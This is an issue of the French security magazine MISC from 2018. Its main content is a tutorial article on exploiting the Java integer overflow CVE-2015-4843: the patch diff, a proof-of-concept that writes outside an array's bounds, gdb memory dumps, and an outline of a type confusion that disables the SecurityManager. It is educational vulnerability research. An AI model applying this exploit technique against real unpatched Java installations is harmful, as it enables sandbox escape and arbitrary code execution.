MISC

LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

N° 95
JANVIER / FÉVRIER
2018

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 95 - F: 8,90 € - RD

RÉSEAU : Vulnérabilités / BIRD

Outillage pour traquer les équipements réseau vulnérables

p. 62

SYSTÈME : Python / Active Directory

Mettre en place une authentification OTP avec des logiciels libres

p. 70

ORGANISATION : Coopération / Cybersécurité

CERT, CSIRT : découvrez leur organisation à l'échelle internationale

p. 78

RÉSEAU : Pentest / Red Team

Découvrir les outils pour exploiter les vulnérabilités de 802.1X

p. 54

DOSSIER

DOCKER : QUELLE SÉCURITÉ POUR LES CONTENEURS ?

p.22

1 - Tour d'horizon de la sécurité de Docker
2 - Initiez-vous aux fondamentaux des conteneurs Linux : namespaces/cgroups
3 - Bonnes pratiques dans le déploiement de Docker
4 - Sécurité et agilité grâce aux conteneurs

MALWARE CORNER

Vault7 : analyse de Scribbles, l'un des outils de la CIA révélé par Wikileaks

p. 10

EXPLOIT CORNER

Exploitation de la faille Java CVE-2015-4843

p. 04

FORENSIC CORNER

Tour d'horizon des outils d'investigation pour les équipes CERT

p. 14

ÉDITO

THE USER'S GOING TO PICK DANCING PIGS OVER SECURITY EVERY TIME™

Lors d'une conférence il y a quelques semaines, j'évoquais avec une collègue la GPDR et la nécessité selon moi d'une intervention des États pour contraindre les sociétés à protéger les données personnelles des usagers de leurs services numériques. Pour balayer devant ma porte, les administrations font souvent elles aussi preuve d'une coupable négligence et la sécurité est trop souvent considérée par les maîtrises d'ouvrage comme une brique technique pouvant être ajoutée en toute fin de projet par les maîtrises d'œuvre quand tout le reste est terminé. L'expression des besoins se résumant alors très schématiquement à « le niveau de sécurité doit être maximum sans perturber les utilisateurs, retarder la mise en service ou dépenser un euro de plus. Bonne chance les gars, on compte sur vous ! »

Pour revenir aux différents exemples de sociétés ayant perdu dans la nature la totalité de leurs données utilisateurs, mon interlocuteur m'opposait que Yahoo! était déjà un cadavre à la renverse quand ses données s'étaient faites pirater, qu'Ashley Madison était un marché de niche dont l'impact des pertes de ses bases était difficile à évaluer. Enfin pour Equifax, les utilisateurs présents dans leurs bases n'ayant pas choisi d'y être, la perte de confiance dans la sécurité de leurs données n'aurait pas forcément une grande incidence sur le business.

Peut être suis-je pessimiste, mais pour reprendre un exemple récent, je ne pense pas que la fuite de données personnelles conduise beaucoup d'utilisateurs à renoncer à gagner quelques euros sur leur prochaine course de taxi. Et par conséquent, je doute de la capacité des entreprises à assurer sans y être contraintes la sécurisation des données de leurs utilisateurs, il en est évidemment de même pour les téléservices des administrations pour lesquels il est de plus en plus rare de se voir proposer une alternative.

Mais trêve de défaitisme, cet édito est également l'occasion de vous faire part de deux ajustements dans le magazine.

Le premier est qu'à partir de ce numéro, Émilien Gaspar, déjà contributeur régulier de *MISC* et rédacteur en chef de plusieurs hors-séries va prendre en charge les dossiers. Il commence dès le numéro de janvier avec un dossier sur la sécurité des conteneurs, technologie ô combien à la mode qui a déferlé dans nos data centers pour devenir en quelques années incontournable.

Le second est que nous allons recentrer le magazine sur les sujets techniques. Certains d'entre vous nous ont fait part de leur réserve quant à quelques dossiers ou articles s'écartant un peu de la ligne éditoriale historique de *MISC* pour s'aventurer sur des sujets plus organisationnels. Nous en prenons donc acte et nous engageons dans un retour aux sources dès ce numéro.

Cedric FOLL / cedric@miscmag.com / @follc

SOMMAIRE

ENCART JETÉ

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : http://www.miscmag.com
http://www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité : Valérie Frechard Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

Membre April www.april.org

LES ÉDITIONS DIAMOND

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

EXPLOITATION DU CVE-2015-4843

Alexandre BARTEL – alexandre.bartel@uni.lu

mots-clés : *EXPLOIT / JAVA / DÉPASSEMENT D'ENTIER / CONFUSION DE TYPE / EXÉCUTION DE CODE ARBITRAIRE*

La vulnérabilité CVE-2015-4843 est une vulnérabilité de type dépassement d'entier qui affecte plus de cinquante versions de Java 1.6, 1.7 et 1.8. Elle permet de s'échapper de la sandbox Java pour exécuter du code arbitraire avec les droits du processus de la machine virtuelle et est donc classée en tant que vulnérabilité « critique » par Oracle.

Introduction

Dans un précédent article de *MISC* **[1]**, nous avons décortiqué les vulnérabilités du CVE-2010-0842 – débordement de tampon et contrôle de pointeur de fonction – qui permettent l'exécution de code arbitraire dans le processus de la machine virtuelle Java. Dans cet article, nous allons décrire la vulnérabilité CVE-2015-4843 qui est un dépassement d'entier et montrer comment elle peut être utilisée pour exécuter du code arbitraire. Nous allons dans un premier temps brièvement présenter l'architecture sécurité de Java. Ensuite, nous présenterons la vulnérabilité de dépassement d'entier. Enfin, nous verrons comment utiliser cette vulnérabilité pour effectuer une confusion de type qui permettra de désactiver le `SecurityManager` pour pouvoir exécuter du code arbitraire avec les droits du processus de la machine virtuelle Java (JVM).

1 Java et la sécurité

La plupart du temps, un programmeur Java lancera ses applications avec toutes les permissions, car il ne va pas définir de `SecurityManager` pour vérifier les permissions puisque son code n'est probablement pas malveillant. En pratique, du code non approuvé – et donc potentiellement malveillant – va être exécuté avec aucune permission. Un `SecurityManager` va donc être défini pour contrôler que le code non approuvé n'utilise aucune fonctionnalité protégée comme l'écriture d'un fichier, la définition d'une classe ou encore la connexion à une machine distante. Pour plus d'informations sur le modèle de sécurité de Java, le lecteur peut se référer au précédent article de *MISC* **[1]**.

L'objectif d'un analyste est de désactiver le manager de sécurité pour pouvoir exécuter du code arbitraire. Comme nous allons le montrer, cela est possible en exploitant un bogue dans le code de Java. Le bogue en question dans cet article est un dépassement d'entier, mais il existe de nombreux autres bogues permettant l'exécution de code arbitraire en Java. Le lecteur intéressé peut se référer à l'étude de Holzinger et al **[2]**.

2 Description du CVE-2015-4843

Une brève description de la vulnérabilité est disponible sur le Bugzilla de Red Hat **[3]**. Elle indique que « *Plusieurs dépassements d'entiers ont été trouvés dans l'implémentation des classes Buffers dans le package java.nio qui se trouve dans le composant 'Librairies' d'OpenJDK. Ces dépassements pourraient conduire à des accès en dehors des bornes des tampons et à une corruption de la mémoire de la machine virtuelle Java (JVM). Une application non approuvée ou un applet pourraient utiliser ces failles pour exécuter du code arbitraire avec les privilèges de la machine virtuelle Java ou contourner les restrictions de la sandbox Java.* » Notez qu'après la lecture de cet article vous pourrez remplacer le conditionnel par le présent de l'indicatif.

2.1 Dépassement d'entier

Voyons tout d'abord ce qu'est un dépassement d'entier d'un point de vue théorique. Pour nos exemples, nous supposons que les entiers sont signés et représentés sur 32 bits. Un bit, le bit de poids le plus fort, est utilisé pour représenter le signe. Zéro est représenté par 0x00000000, un par 0x00000001, deux par 0x00000002 et ainsi de suite jusqu'à 2^(32-1) -1 :

2^(32-1) -1 = 2^31 -1 = 2147483647 = 0x7FFFFFFF.

La représentation binaire de 2^(32-1) -1 est donc 0b01111111111111111111111111111111. C'est-à-dire que tous les bits sont à 1 sauf le bit de poids le plus fort qui à zéro indique que le nombre est positif.

Les nombres négatifs sont représentés en prenant le complément à 1 du nombre positif correspondant et en rajoutant 1 au nombre résultant :

N_négatif = complément(N_positif) + 1.

Zéro est donc représenté par :

0xFFFFFFFF + 1 = 0x00000000, moins un par

0xFFFFFFFE + 1 = 0xFFFFFFFF, moins deux par

0xFFFFFFFD + 1 = 0xFFFFFFFE et ainsi de suite jusqu'à – 2^31 qui sera représenté par 0x80000000.

Que se passe-t-il si la valeur positive maximale est incrémentée ? Dans ce cas, il y aura un dépassement d'entier. Cela signifie que le nombre de bits pour représenter la valeur positive n'est plus suffisant. Par contre, le processeur va quand même effectuer l'opération, car pour lui il n'y a aucune différence entre une opération sur un entier positif ou négatif. Le résultat sera donc :

0x7FFFFFFF + 1 = 0x80000000.

Autrement dit, 2147483647 + 1 ne sera pas égal à 2147483648, mais à -2147483648 !

Dans le contexte d'une copie d'un tableau, c'est bien embêtant. Avez-vous déjà vu des indices négatifs ? Non ? Bon. Ce qu'il va se passer est très probablement un plantage avec une erreur de segmentation ou une corruption de la mémoire de la JVM. Sauf s'il y a quelque chose à l'adresse représentée par l'indice négatif... je ne sais pas moi... un tableau contrôlé par l'analyste ?

Note

Cette histoire de faute de segmentation semble étrange ? C'est vrai que dans un cours classique sur le langage Java, on apprend que pour chaque opération sur un tableau – lecture ou écriture d'un élément du tableau – l'indice est vérifié : s'il est trop grand ou négatif, l'opération va générer une exception Java. Ce qu'on présente rarement c'est le fait que pour optimiser ces opérations, certaines classes vont utiliser des fonctionnalités présentes dans `sun.misc.Unsafe` qui permettent un accès direct à la mémoire via des méthodes natives qui ne vont pas vérifier la validité de l'index. Cette vérification est censée être faite par la fonction appelante. Dans le cas de la vulnérabilité étudiée dans cet article, il y a bien une vérification de l'index dans la fonction appelante. Cependant, comme nous allons le voir, cette vérification comporte un bogue qui permet d'effectuer des opérations en dehors des bornes d'un tableau.

2.2 Patch de la vulnérabilité

La vulnérabilité a été corrigée dans le fichier **`java/nio/Direct-X-Buffer.java.template`**. Ce fichier est utilisé pour générer les classes **`DirectXBufferY.java`** où **`X`** est une chaîne de caractères parmi {Byte,Char,Double,Int, Long, Float, Short} et **`Y`** parmi {S, U, RS, RU}. **`S`** signifie que le tableau représente des nombres signés, **`U`** des nombres non signés, **`RS`** des nombres signés en lecture seule et **`RU`** des nombres non signés en lecture seule. Chacune de ces classes **`C`** encapsule un tableau d'un type particulier qu'il sera possible de manipuler via les méthodes de la classe **`C`**. Par exemple, **`DirectIntBufferS.java`** encapsule un tableau d'entiers 32 bits signés et définit les méthodes **`get`** et **`set`** pour, respectivement, copier les éléments d'un tableau dans le tableau interne de la classe **`DirectIntBufferS`** ou copier les éléments du tableau interne vers un tableau externe à la classe. Un extrait du correctif de la vulnérabilité **[4]** est présenté ci-dessous :

```
14      public $Type$Buffer put($type$[] src, int offset, int length) {
15  #if[rw]
16 -        if ((length << $LG_BYTES_PER_VALUE$) > Bits.JNI_COPY_FROM_
ARRAY_THRESHOLD) {
17 +        if (((long)length << $LG_BYTES_PER_VALUE$) > Bits.JNI_COPY_
FROM_ARRAY_THRESHOLD) {
18              checkBounds(offset, length, src.length);
19              int pos = position();
20              int lim = limit();
21 @@ -364,12 +364,16 @@
22
23  #if[!byte]
24              if (order() != ByteOrder.nativeOrder())
25 -                Bits.copyFrom$Memtype$Array(src, offset << $LG_
BYTES_PER_VALUE$,
26 -                                            ix(pos), length <<
$LG_BYTES_PER_VALUE$);
27 +                Bits.copyFrom$Memtype$Array(src,
28 +                                            (long)offset << $LG_
BYTES_PER_VALUE$,
29 +                                            ix(pos),
30 +                                            (long)length << $LG_
BYTES_PER_VALUE$);
31              else
32  #end[!byte]
33 -                Bits.copyFromArray(src, arrayBaseOffset, offset <<
$LG_BYTES_PER_VALUE$,
34 -                                   ix(pos), length << $LG_BYTES_
PER_VALUE$);
35 +                Bits.copyFromArray(src, arrayBaseOffset,
36 +                                   (long)offset << $LG_BYTES_PER_
VALUE$,
37 +                                   ix(pos),
38 +                                   (long)length << $LG_BYTES_PER_
VALUE$);
39              position(pos + length);
```

La correction (lignes 17, 28, 36 et 38) consiste à convertir l'entier sur 32 bits en 64 bits avant d'effectuer une opération multiplicative qui, sur 32 bits, risque de provoquer un dépassement d'entier. La méthode **`put`** corrigée extraite du fichier **`java.nio.DirectIntS.java`** de Java 1.8 version 65 est sans doute plus claire :

```
354    public IntBuffer put(int[] src, int offset, int length) {
355
356        if (((long)length << 2) > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD) {
357            checkBounds(offset, length, src.length);
358            int pos = position();
359            int lim = limit();
360            assert (pos <= lim);
361            int rem = (pos <= lim ? lim - pos : 0);
362            if (length > rem)
363                throw new BufferOverflowException();
364
365
366            if (order() != ByteOrder.nativeOrder())
367                Bits.copyFromIntArray(src,
368                                      (long)offset << 2,
369                                      ix(pos),
370                                      (long)length << 2);
371            else
372
373                Bits.copyFromArray(src, arrayBaseOffset,
374                                   (long)offset << 2,
375                                   ix(pos),
376                                   (long)length << 2);
377            position(pos + length);
378        } else {
379            super.put(src, offset, length);
380        }
381        return this;
382
383
384
385    }
```

Cette méthode va copier **length** éléments du tableau **src** à partir de l'offset **offset** dans le tableau interne à la classe **IntBuffer**. À la ligne 367, la méthode **Bits.copyFromIntArray** est appelée. Cette méthode Java prend en paramètre la référence vers le tableau source, l'offset du tableau source en octets, la position du tableau destination en octets et le nombre d'octets à copier. Comme les trois derniers paramètres sont en octets, il faut multiplier par quatre (décaler de 2 bits vers la gauche) **offset**, **pos** (décalage effectué dans la méthode **ix**) et length (lignes 374, 375 et 376).

Dans la version non corrigée, les conversions vers **long** ne sont pas présentes, ce qui rend le code vulnérable à des dépassements d'entier.

De la même manière, la fonction **get**, qui copie des éléments du tableau interne à la classe **IntBuffer** vers un tableau externe, est aussi vulnérable dans la version non corrigée. La méthode **get** est identique à **put** à ceci près que l'appel vers **copyFromIntArray** est remplacé par **copyToIntArray** :

```
262    public IntBuffer get(int[] dst, int offset, int length) {
263
[...]
275                Bits.copyToIntArray(ix(pos), dst,
276                                    (long)offset << 2,
277                                    (long)length << 2);
[...]
291    }
```

Dans la prochaine section, nous verrons comment exploiter les dépassements d'entiers dans les méthodes **get** et **put** et comment utiliser ces vulnérabilités pour effectuer une confusion de type.

3 Exploitation de la vulnérabilité

3.1 Exploitation du dépassement d'entier

Les méthodes **get** et **put** de la section précédente sont très similaires. Nous allons nous pencher sur la méthode **get**. L'approche présentée pourra directement être appliquée à la méthode **put**.

La méthode **get** appelle **Bits.copyFromArray()** qui est une méthode native :

```
803    static native void copyToIntArray(long srcAddr, Object dst,
long dstPos,
804                                      long length);
```

Le code C de cette méthode native est présenté ci-dessous :

```
175 JNIEXPORT void JNICALL
176 Java_java_nio_Bits_copyToIntArray(JNIEnv *env, jobject this,
jlong srcAddr,
177                           jobject dst, jlong dstPos, jlong
length)
178 {
179     jbyte *bytes;
180     size_t size;
181     jint *srcInt, *dstInt, *endInt;
182     jint tmpInt;
183
184     srcInt = (jint *)jlong_to_ptr(srcAddr);
185
186     while (length > 0) {
187         /* do not change this code, see WARNING above */
188         if (length > MBYTE)
189             size = MBYTE;
190         else
191             size = (size_t)length;
192
193         GETCRITICAL(bytes, env, dst);
194
195         dstInt = (jint *)(bytes + dstPos);
196         endInt = srcInt + (size / sizeof(jint));
197         while (srcInt < endInt) {
198             tmpInt = *srcInt++;
199             *dstInt++ = SWAPINT(tmpInt);
200         }
201
202         RELEASECRITICAL(bytes, env, dst, 0);
203
204         length -= size;
205         srcAddr += size;
206         dstPos += size;
207     }
208 }
```

Nous constatons qu'il n'y a pas de vérification des index des tableaux. Si l'index dépasse la borne inférieure (0) ou supérieure (taille du tableau – 1), le code va quand même s'exécuter. Le code convertit tout d'abord un **long** en pointeur vers un entier 32bits (ligne 184). Puis, le code va boucler jusqu'à ce que **length/size** éléments auront été copiés (lignes 186 et 204). Les appels vers **GETCRITICAL** et **RELEASECRITICAL** (lignes 193 et 202) servent à synchroniser l'accès au tableau **dst** et n'ont donc rien à faire avec la vérification de l'index.

Pour accéder à ce code natif, il faut réussir à satisfaire les contraintes suivantes présentes dans la méthode **get** :

- CSTR1 : ligne 356 (length << 2) > Bits.JNI_COPY_FROM_ARRAY_THRESHOLD
- CSTR2 : ligne 357 checkBounds(offset, length, src.length);
- CSTR3 : ligne 362 length <= rem

L'assertion à la ligne 360 n'est pas dans la liste des contraintes, car elle n'est vérifiée que si l'option **-ea** est passée en paramètre de la JVM, ce qui est rarement le cas en pratique pour que le code s'exécute plus rapidement.

Pour la première contrainte, **JNI_COPY_FROM_ARRAY_THRESHOLD** représente le nombre d'éléments à partir duquel la copie via un appel JNI vers du code natif est plus rapide qu'une copie élément par élément. Oracle a déterminé empiriquement que c'est à partir de 6 éléments. Le nombre d'entiers à copier doit donc être supérieur à 1 (6 >> 2).

La seconde contrainte, ou plutôt contraintes, est présente dans la méthode **checkBounds** :

```
564    static void checkBounds(int off, int len, int size) {
// package-private
566        if ((off | len | (off + len) | (size - (off + len))) < 0)
567            throw new IndexOutOfBoundsException();
568    }
```

Elle est la suivante : offset > 0 et length > 0 et (offset + length) > 0 et (dst.length – (offset + length)) >0.

La troisième contrainte vérifie que le nombre d'éléments restants est inférieur ou égal au nombre d'éléments à copier : length < lim – pos. Pour simplifier, nous supposons que la position actuelle du tableau est 0 : length < dst.length – 0 → length < dst.length.

Une solution à ce système de contraintes est : [dst.length = 1209098507, offset = 1073741764, length = 2]. Avec cette solution nous pouvons lire 2 * 4 = 8 octets avec un index à -240 (1073741764 << 2) du tableau. Nous avons donc une primitive qui permet de lire des octets avant le tableau **dst**. De la même manière, nous pouvons exploiter le dépassement d'entier de la méthode **get** pour obtenir une primitive qui permet d'écrire des octets avant le tableau **dst**.

Vérifions que la solution fonctionne avec le bout de code Java ci-dessous (à exécuter avec une version vulnérable comme Java 1.8 version 60).

```
 1 public class Test {
 2
 3   public static void main(String[] args) {
 4     int[] dst = new int[1209098507];
 5
 6     for (int i = 0; i < dst.length; i++) {
 7       dst[i] = 0xAAAAAAAA;
10     int bytes = 400;
11     ByteBuffer bb = ByteBuffer.allocateDirect(bytes);
12     IntBuffer ib = bb.asIntBuffer();
13
14     for (int i = 0; i < ib.limit(); i++) {
15       ib.put(i, 0xBBBBBBBB);
16     }
17
18     int offset = 1073741764; // offset << 2 = -240
19     int length = 2;
20
21     ib.get(dst, offset, length); // point d'arrêt
22   }
23
24 }
```

Ce code va créer le tableau **dst** de taille 1209098507 (ligne 4), puis initialiser tous les éléments de celui-ci à 0xAAAAAAAA (lignes 6-8). Il va ensuite initialiser un objet **ib** de type **IntBuffer** et initialiser tous les éléments du tableau interne de cet objet (des entiers) à 0xBBBBBBBB (lignes 10-16). Il va finalement appeler la méthode **get** pour copier 2 éléments du tableau interne d'**ib** vers **dst** avec un offset de -240 (lignes 18-21). À l'exécution ce code ne plante pas. De plus, on peut s'apercevoir – en rajoutant le code Java approprié non représenté dans la classe **Test** – qu'après la ligne 21, aucun élément de **dst** n'a pour valeur 0xBBBBBBBB. Cela signifie que les 2 éléments d'**ib** ont été copiés en dehors du tableau **dst**. Vérifions cela en plaçant un point d'arrêt à la ligne 21 puis en lançant gdb sur le processus qui fait tourner la JVM. Dans le code Java, nous avons utilisé **sun.misc.Unsafe** pour déterminer l'adresse de **dst** qui est 0x200000000.

```
$ gdb -p 1234
[...]
(gdb) x/10x 0x200000000
0x200000000: 0x00000001 0x00000000  0x3f5c025e  0x4811610b
0x200000010: 0xaaaaaaaa 0xaaaaaaaa  0xaaaaaaaa  0xaaaaaaaa
0x200000020: 0xaaaaaaaa 0xaaaaaaaa
(gdb) x/10x 0x200000000-240
0x1ffffff10: 0x00000000 0x00000000  0x00000000  0x00000000
0x1ffffff20: 0x00000000 0x00000000  0x00000000  0x00000000
0x1ffffff30: 0x00000000 0x00000000
```

Avec gdb, nous voyons que les éléments du tableau **dst** sont initialisés à 0xAAAAAAAA. Le tableau ne commence pas directement avec les éléments, mais avec un entête de 16 octets qui indique entre autres la taille du tableau (0x4811610b = 1209098507). Pour l'instant, il n'y a rien (que des octets avec la valeur 0) 240 octets avant le tableau. Exécutons la méthode **get** puis voyons l'état de la mémoire avec gdb :

```
(gdb) c
Continuing.
^C
Thread 1 "java" received signal SIGINT, Interrupt.
0x00007fb208ac86cd in pthread_join (threadid=140402604672768,
thread_return=0x7ffec40d4860) at pthread_join.c:90
90  in pthread_join.c
(gdb) x/10x 0x200000000-240
0x1ffffff10: 0x00000000 0x00000000 0x00000000 0x00000000
0x1ffffff20: 0xbbbbbbbb 0xbbbbbbbb 0x00000000 0x00000000
0x1ffffff30: 0x00000000 0x00000000
```

La copie des deux éléments d'**ib** vers **dst** a « fonctionné » : ils ont été copiés 240 octets avant le premier élément de **dst**. Ce qui est étonnant c'est que le programme n'ait pas planté. Regardons la carte mémoire du processus :

```
$ pmap 1234
[...]
00000001fc2c0000  62720K rwx--   [ anon ]
0000000200000000 5062656K rwx--   [ anon ]
0000000335000000 11714560K rwx--   [ anon ]
[...]
```

Nous remarquons que juste avant la zone mémoire commençant à l'adresse 0x200000000, il y a une zone mémoire dans laquelle on peut lire et écrire, mais aussi exécuter du code... ce qui explique que le programme n'ait pas planté.

Dans la prochaine section, nous verrons comment combiner ces deux primitives **get** et **put** pour créer une confusion de type.

3.2 Confusion de type

De la même manière que le vin accompagnant un poisson est souvent plutôt sec comme un Sylvaner ou un Riesling pour un accord de texture avec la chair délicate, en Java, un dépassement d'entier d'une variable utilisée comme index dans un tableau est accompagné par une confusion de type. Comme nous allons le voir, une confusion de type en Java est synonyme d'exécution de code arbitraire.




Fig. 1 : Représentation de la mémoire lors de la confusion de type. Le tableau d'entiers doit être positionné à des adresses plus hautes que les autres tableaux, car le dépassement d'entier transforme l'index en nombre négatif. Pour simplifier, les tailles des trois tableaux, l, m et n sont identiques sur la figure. Le premier dépassement d'entier permet d'écrire la référence vers une instance d'un objet de type A vers le tableau d'entiers. Le second dépassement d'entier permet d'écrire cette référence depuis le tableau d'entiers vers le tableau B achevant ainsi la confusion de type, i.e. un élément du tableau B référence un objet de type A.




Fig. 2 : Plus de 50 versions de Java sont vulnérables au CVE-2015-4843.

Pour rappel, lors d'une confusion de type, la machine virtuelle pense manipuler un objet de type A alors que le véritable objet en mémoire est de type B. Comment réaliser cette attaque avec le dépassement d'entier ?

L'idée est d'utiliser le fait que les tableaux en Java, sous certaines conditions, seront placés les uns à la suite des autres en mémoire. De cette manière, nous pouvons accéder aux éléments d'un tableau T1 avec l'index (négatif, car dépassement d'entier) d'un tableau T2 si T2 est placé après T1 en mémoire. Cette configuration est illustrée sur la figure 1. Le tableau d'entiers de la figure représente le tableau **src** de la méthode **put** et le tableau **dst** de la méthode **get**.

Le code gérant le tas en Java est complexe et peut varier en fonction du type de JVM (Hotspot, Jrockit, etc.), mais aussi en fonction de la version de la JVM. Nous avons obtenu une version stable dans laquelle tous les tableaux sont contigus avec les tailles suivantes : l = m = 429496729 et n = 858993458.

3.3 Désactivation du SecurityManager

Nous supposons que le code de l'analyste n'a aucune permission et que le **SecurityManager** est activé. Pour désactiver le **SecurityManager**, et donc pouvoir exécuter du code arbitraire, une astuce utilisée dans de nombreux exploits Java consiste à générer une classe avec tous les privilèges. Cette classe aura une méthode **msm** qui désactivera le **SecurityManager**.

Les classes sont chargées avec un chargeur de classes (**ClassLoader**). Dans le cas normal, il n'est pas possible de charger de nouvelles classes ou de créer soi-même un chargeur de classes, car ces actions sont protégées par des permissions. Cependant, il est possible de définir (sans instancier aucun objet) une classe **SubCL** qui étend la classe **ClassLoader**, puis de récupérer une référence vers le chargeur de classes **CL** qui a chargé notre classe avec la méthode **main** (cela est possible sans permission). Ensuite, grâce à la vulnérabilité présentée ci-dessus, nous faisons « croire » à la JVM qu'une référence de type **SubCL** pointe vers **CL**. Cette situation n'est pas possible en théorie, mais fonctionne grâce à la vulnérabilité. Étant donné qu'une sous-classe du **CL** est autorisée à charger de nouvelles classes, nous pouvons maintenant créer notre classe et exécuter **msm** pour désactiver le **SecurityManager**.

4 Versions vulnérables

Les versions vulnérables sont présentées dans la figure 2. Au total, 51 versions, soit 63 % des versions 1.6/1.7/1.8 publiques, sont vulnérables : 18 versions de 1.6 (de 1.6_23 à 1.6_45), 28 versions de 1.7 (de 1.7_0 à 1.7_80), 5 versions de 1.8 (de 1.8_05 à 1.8_60). Les 18 versions les plus anciennes contiennent aussi la vulnérabilité. Cependant, le code que nous avons développé ne fonctionne pas avec ces versions, car la gestion du tas est différente. En prenant en compte ces versions, 86 % de toutes les versions publiques de Java sont potentiellement vulnérables. Notons au passage que les versions 1.5 contiennent aussi le code vulnérable...


Conclusion

La vulnérabilité de dépassement d'entier du CVE-2015-4843 peut être utilisée pour une confusion de type qui permet de désactiver le **SecurityManager** et donc d'exécuter du code arbitraire. Cette vulnérabilité affecte plus de 50 différentes versions de Java 1.6, 1.7 et 1.8. La preuve de concept présentée dans ce papier nécessite cependant un tas de 10 Go. Il est probablement possible d'optimiser la taille du tas en utilisant un solveur de contraintes comme Z3 **[4]** pour potentiellement trouver de meilleures solutions pour les offsets et ainsi réduire la taille des tableaux. De plus, nous n'avons ici utilisé uniquement la classe **IntBuffer**. D'autres classes sont aussi vulnérables et pourraient aussi aider à réduire la taille des tableaux et donc la taille du tas nécessaire pour la bonne exécution du code de l'analyste. ■

Remerciements

Merci à Sébastien Gioria pour la relecture de l'article.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/



C'EST UNE BONNE SITUATION, ÇA, SCRIBBLES ?

Thomas CHAUCHEFOIN – thomas.chauchefoin@synacktiv.com
Security ninja @ Synacktiv

mots-clés : WIKILEAKS / VAULT7 / LEAKS / OFFICE

Le 28 avril 2017, Wikileaks a ajouté un nouveau projet, Scribbles, à sa série de publications Vault7. Suite aux nombreux vols de documents confidentiels dans le milieu de la défense américaine, ce projet a pour but de permettre aux services de remonter à l'origine des fuites.

Les différents fichiers de la publication concernant Scribbles (signifiant « gribouillages » en français) peuvent être trouvés sur le site de Wikileaks **[SCRIBBLES]**. Parmi ceux-ci, on trouvera un guide utilisateur correspondant à la version 1.0 RC1, une archive contenant le code source du projet, ainsi que deux documents destinés à décrire le processus de revue de l'outil et les points auxquels apporter de l'attention (comportement attendu, défauts connus, etc.).

